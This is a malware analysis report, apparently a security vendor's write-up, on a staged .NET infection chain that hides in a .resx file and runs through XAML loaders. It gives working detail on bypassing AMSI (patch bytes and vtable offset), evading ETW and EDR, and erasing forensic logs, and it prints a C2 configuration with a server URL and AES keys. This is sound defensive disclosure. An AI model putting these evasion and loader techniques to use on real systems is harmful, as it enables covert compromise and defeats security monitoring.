
    Multiple layers of payloads are compressed and encrypted in the .resx file

    Multiple layers of payloads are compressed and encrypted in the .resx file

    The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.

    Base64-encoded serialized binary object in Resources.resx

    Base64-encoded serialized binary object in Resources.resx

    Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.


    XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.

    A code snippet of XAML-1

    A code snippet of XAML-1

    Step 3

    The XAML-1 code acts as a loader for an embedded payload. The process is as follows:

    1. Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
    2. Generate the AES key by hashing the command‑line string with SHA‑256.
    3. Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
    4. Load XAML-2 into memory using the .NET API System.Windows.Markup.XamlReader.Load().
    5. If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.

    Stage 2


    XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.

    Infection chain: Stage 2

    Infection chain: Stage 2


    XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().

    A code snippet of XAML-2

    A code snippet of XAML-2

    XAML-2-1


    The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.

    Sensitive strings in XAML-2-1 are cut into tiny pieces

    Sensitive strings in XAML-2-1 are cut into tiny pieces

    To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.

    The key steps it takes to achieve its goal are as follows:

    1. Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
    2. Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
    3. Patch the AMSI module.
      • Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
      • Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
      • Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).

    One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.

    XAML-2-2

    XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.

    .NET 1 Loader

    .NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:

    {
        "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
        "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
    }
    • JSON-1-c
      This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.

      sc false Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
      c null Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
      tp null Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
      e null The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
    • JSON-1-p
      JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:

      • oib: Base64‑encoded .NET 2 Plugin (PE file)
      • oub: Base64‑encoded XAML that invokes Exit(0)
      • ibk: AES key used to decrypt ibi
      • ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.

      Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.

      [
          {
              "c": [
                  {
                      "cu": "https://openaigpt4v.com/model_v4/",
                      "tp": "*",
                      "rh": ""
                  }
              ],
              "mib": 79200,
              "mab": 100800,
              "mis": 1200,
              "mas": 2400,
              "e": "9fT04e03tAiZAPogcDWt0w==",
              "ii":  null,
              "aop": null,
              "oib": "TVqQAAMAAAAEAAAA//8AALgAAAAAA...",
              "oub": "PFJlc291cmNlRGljdGlvbmFyeS...",
              "wi": 100801,
              "ibk": "W7BHmIRBRY3FOIfWprbW/ZJh5GbPND3sY+qCBDY7O2A=",
              "ibi": "4pUDtQVbD6leQrDvtT3gaaCLec...",
              "de": false
          }
      ]

    After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:

    1. Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
      • Delete malicious files extracted from the CAB
        PatchMyPC-ScriptRunner.exe.config
        fabric.config
        Resources.resx
      • Delete CLR usage logs and Windows system Prefetch cache files to eliminate evidence that could be used in forensic analysis.
        %LOCALAPPDATA%\Microsoft\CLR_v4.0\UsageLogs\PatchMyPC-ScriptRunner.exe.log
        %WINDIR%\Prefetch\PATCHMYPC-SCRIPTRUNNER.EXE-*.pf
      • Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with “20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
        "%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"
    2. Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
       
      For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
    3. Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
    4. Verify that the current user is an administrator; if not, throw an exception with code 128.
    5. Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
    6. Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
    7. Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
    8. Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
    9. Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
    10. Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
    11. The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.
      [
          {
              // Fixed value
              "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
              // Error number: 0 indicates successful execution
              "e": "0 ",
              // Value of config "ii"
              "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
          }
      ]
    12. POST the encrypted and encoded result to the reporting C2 server.

    XAML-3


